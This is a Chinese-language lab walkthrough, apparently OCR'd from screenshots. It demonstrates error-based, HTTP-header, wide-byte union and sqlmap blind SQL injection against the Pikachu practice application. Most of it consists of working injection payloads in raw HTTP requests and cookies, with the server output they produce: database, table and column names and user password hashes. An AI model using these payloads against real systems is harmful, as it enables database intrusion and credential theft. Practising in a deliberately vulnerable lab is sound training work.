GET /vul/sqli/sqli_del.php?id=60+or+updatexml(1,concat(0x24,(select+group_concat(concat(username,0x2f,password))+from+pikachu.users),0x24),1) HTTP/1.1
```




```
GET /vul/sqli/sqli_del.php?id=
60+or+updatexml(1,concat(0x24,(select+group_concat(concat(username,0x2f
,password))+from+pikachu.users),0x24),1) HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```
        </li>



      </ul>
    </li>


  </ul>
  <!-- /.nav-list -->

  <div class="sidebar-toggle sidebar-collapse" id="
  sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
     fa-angle-double-left" data-icon2="ace-icon fa
    fa-angle-double-right">
    </i>
  </div>
</div>

Unknown XPATH variable at: '$admin/e10adc3949ba59abbe56e057f'
```

http header


注入点



```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' ; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815;
PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
      </ul>
    </li>


  </ul>
  <!-- /.nav-list -->

  <div class="sidebar-toggle sidebar-collapse" id="
  sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="
    ace-icon fa fa-angle-double-left" data-icon2="
    ace-icon fa fa-angle-double-right">
    </i>
  </div>
</div>

You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the
right syntax to use near
'10470c3b4b1fed12c3baac014be15fac67c6e815'' at line 1
```

报错注入




```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,database(),0x24),1)#;
ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=
dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
        </b>
      </li>



    </ul>
  </li>

</ul>
<!-- /.nav-list -->

<div class="sidebar-toggle sidebar-collapse" id="
sidebar-collapse">
  <i id="sidebar-toggle-icon" class="ace-icon fa
  fa-angle-double-left ace-save-state" data-icon1="
  ace-icon fa fa-angle-double-left" data-icon2="
  ace-icon fa fa-angle-double-right">
  </i>
</div>
</div>

Unknown XPATH variable at: '$pikachu$'
```

查询数据库名

```
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(schema_name) from information_schema.schemata),0x24),1)# ;
ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815;
PHPSESSID=dcv272o9sppvr8h534gq5adjf0
```




```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(schema_name) from information_schema.schemata),0x24),1)# ; ant[pw]=
10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
      </li>



    </ul>
  </li>

</ul>
<!-- /.nav-list -->

<div class="sidebar-toggle sidebar-collapse" id="
sidebar-collapse">
  <i id="sidebar-toggle-icon" class="ace-icon fa
  fa-angle-double-left ace-save-state" data-icon1=
  ace-icon fa fa-angle-double-left" data-icon2="
  ace-icon fa fa-angle-double-right">
  </i>
</div>
</div>

Unknown XPATH variable at:
'$information_schema,bWAPP,challe'
```

查询数据表名

```
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(table_name) from information_schema.tables where
table_schema="pikachu"),0x24),1)# ;
ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815;
PHPSESSID=dcv272o9sppvr8h534gq5adjf0
```




```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(table_name) from information_schema.tables where
table_schema="pikachu"),0x24),1)# ; ant[pw]=
10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
      </li>



    </ul>
  </li>

</ul>
<!-- /.nav-list -->

<div class="sidebar-toggle sidebar-collapse" id="
sidebar-collapse">
  <i id="sidebar-toggle-icon" class="ace-icon fa
  fa-angle-double-left ace-save-state" data-icon1="
  ace-icon fa fa-angle-double-left" data-icon2="
  ace-icon fa fa-angle-double-right">
  </i>
</div>
</div>

Unknown XPATH variable at:
'$httpinfo,member,message,users,x'
```

查询字段信息

```
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select group_concat(column_name) from information_schema.columns where table_schema="pikachu" and table_name="users"),0x24),1)# ; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=dcv272o9sppvr8h534gq5adjf0
```




```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(column_name) from information_schema.columns where
table_schema="pikachu" and table_name="users"),0x24),1)# ; ant[pw]=
10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
        </li>



      </ul>
    </li>


  </ul>
  <!-- /.nav-list -->

  <div class="sidebar-toggle sidebar-collapse" id="
  sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="
    ace-icon fa fa-angle-double-left" data-icon2="
    ace-icon fa fa-angle-double-right">
    </i>
  </div>
</div>

Unknown XPATH variable at:
'$id,username,password,level$'
```

查询详细数据

```
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select group_concat(concat(username,0x2f,password)) from  pikachu.users ),0x24),1)# ; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=dcv272o9sppvr8h534gq5adjf0
```



```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Firefox/78
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.72.2:8081/vul/sqli/sqli_header/sqli_header_login.php
Connection: close
Cookie: ant[uname]=admin' and updatexml(1,concat(0x24,(select
group_concat(concat(username,0x2f,password)) from pikachu.users ),0x24),1)# ;
ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=
dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
        </li>



      </ul>
    </li>


  </ul>
  <!-- /.nav-list -->

  <div class="sidebar-toggle sidebar-collapse" id="
  sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="
    ace-icon fa fa-angle-double-left" data-icon2="
    ace-icon fa fa-angle-double-right">
    </i>
  </div>
</div>

Unknown XPATH variable at:
'$admin/e10adc3949ba59abbe56e057f'
```

时间盲注


```
sqlmap -r bool --risk=3 --level=5 --dbms="mysql" --dbs -p name
```

布尔盲注

```
sqlmap -r time --risk=3 --level=5 --dbms="mysql" --dbs -p name
```

宽字节注入

回显位置




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

name=aaa%aa'union select 11,22#&submit=%E6%9F%A5%E8%AF%A2
```

```
        <input class="sqli_in" type="text" name=
        <input class="sqli_submit" type="submit
        value="查询" />
      </form>
      <p class='notice'>
        your uid:11 <br />
        your email is: 22
      </p>

    </div>
```

查询数据库名

```
name=aaa%aa'union select 11,group_concat(schema_name) from
information_schema.schemata#&submit=%E6%9F%A5%E8%AF%A2
```




```
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

name=aaa%aa'union select 11,group_concat(schema_name) from
information_schema.schemata#&submit=%E6%9F%A5%E8%AF%A2
```

```
       what's your username?
      </p>
      <form method="post">
       <input class="sqli_in" type="text" name="name" />
       <input class="sqli_submit" type="submit" name="submit"
       value="查询" />
      </form>
      <p class='notice'>
       your uid:11<br />
       your email is:
       information_schema,bWAPP,challenges,dvwa,dvwaplus,less42
       ,less43,less44,less45,less50,less51,mysql,performance_sc
       hema,pikachu,pkxss,security,test
      </p>

     </div>
```

查询数据表名

```
name=aaa%aa'union select 11,group_concat(table_name) from
information_schema.tables where table_schema=0x70696b61636875
#&submit=%E6%9F%A5%E8%AF%A2
```




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

name=aaa%aa'union select 11,group_concat(table_name) from
information_schema.tables where table_schema=0x70696b61636875
#&submit=%E6%9F%A5%E8%AF%A2
```

```
       what's your username?
      </p>
      <form method="post">
       <input class="sqli_in" type="text" name="name" />
       <input class="sqli_submit" type="submit" name="submit"
       value="查询" />
      </form>
      <p class='notice'>
       your uid:11<br />
       your email is: httpinfo,member,message,users,xssblind
      </p>

     </div>
```

查询字段信息

```
name=aaa%aa'union select 11,group_concat(column_name) from
information_schema.columns where table_schema=0x70696b61636875  and
table_name=0x7573657273#&submit=%E6%9F%A5%E8%AF%A2
```




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

name=aaa%aa'union select 11,group_concat(column_name) from
information_schema.columns where table_schema=0x70696b61636875 and
table_name=0x7573657273#&submit=%E6%9F%A5%E8%AF%A2
```

```
      what's your username?
      </p>
      <form method="post">
       <input class="sqli_in" type="text" name="name" />
       <input class="sqli_submit" type="submit" name="submit"
       value="查询" />
      </form>
      <p class='notice'>
       your uid:11 <br />
       your email is: id,username,password,level
      </p>

     </div>
```

查询详细数据

```
name=aaa%aa'union select 11,group_concat(concat(username,0x2f,password)) from
pikachu.users #&submit=%E6%9F%A5%E8%AF%A2
```



